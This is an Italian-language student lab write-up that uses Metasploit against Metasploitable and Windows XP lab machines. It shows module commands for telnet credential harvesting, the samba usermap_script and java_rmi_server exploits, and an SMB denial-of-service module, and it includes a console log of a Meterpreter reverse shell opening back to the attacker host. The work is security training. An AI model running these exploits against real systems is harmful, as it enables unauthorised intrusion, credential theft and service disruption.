Pratica S7/L2

Traccia:

- Sfruttare la vulnerabilità di auxiliary telnet per Metasploitable
- Sfruttare la vulnerabilità di samba per Metasploitable
- Sfruttare la vulnerabilità di java_rmi per Metasploitable
- Sfruttare la vulnerabilità di samba per Windows XP

Strumento utilizzati :

- Msfconsole

Obiettivo :

Utilizzare questi vulnerabilità presenti per cercare di entrare nella macchina della vittima

1) Telnet

Il primo step è di avviare il programma msfconsole dalla macchina kali . La vulnerabilità che dobbiamo testare è telnet e per vedere se è attivo questo servizio sul Metasploit dobbiamo inserire il seguente comando :


search auxiliary/scanner/telnet/telnet_version

una volta trovato per utilizzarlo si usa :

use auxiliary/scanner/telnet/telnet_version

Dopo aver selezionato questo servizio per visualizzare gli requisiti per il setting basta il comando :

show options



1.1) Exploit con Telnet

Dopo aver settato l'indirizzo IP della macchina vittima (set rhosts 192.168.32.101) con il comando :

exploit

Possiamo ricavare il nome utente e la password dell'utente admin della macchina attaccato e con il comando :

telnet 192.168.32.101

Riusciamo ad entrare nella macchina attaccato e con gli credenziali possiamo ottenere privilegi sulla macchina

2) Samba


Lo stesso procedimento si fa anche con samba cercando con :

search exploit/multi/samba/usermap_script

use exploit/multi/samba/usermap_script


show options

riusciamo ad utilizzare questo servizio



2.1) Exploit Samba

Una volta settato IP della vittima possiamo far partire la macchina



Con ifconfig possiamo verificare se l'attacco è andato a buon fine .

3) Java_Rmi

Sempre con il comando :

search exploit/multi/misc/java_rmi_server

use exploit/multi/misc/java_rmi_server

show options

riusciamo a utilizzare questo servizio

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No  Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/m
Display all 418 possibilities? (y or n)
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                         on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
```

3.1) Exploit java_rmi

Anche qui una volta settato i parametri richiesti possiamo far partire il servizio e per verificare se funziona correttamente possiamo fare un ifconfig

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.32.101
rhosts => 192.168.32.101
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.101:1099 - Using URL: http://192.168.32.100:8080/jEaUEz
[*] 192.168.32.101:1099 - Server started.
[*] 192.168.32.101:1099 - Sending RMI Header...
[*] 192.168.32.101:1099 - Sending RMI Call...
[*] 192.168.32.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.32.101
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.101:54224) at 2024-01-16 09:34:34 +0000

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:971e
IPv6 Netmask : ::
```

4) Samba for windows

Anche si avviene gli stessi procedimenti di prima :

search auxiliary/dos/windows/smb/ms09_001_write

use auxiliary/dos/windows/smb/ms09_001_write

show options

set rhosts 192.168.32.103

possiamo far partire il servizio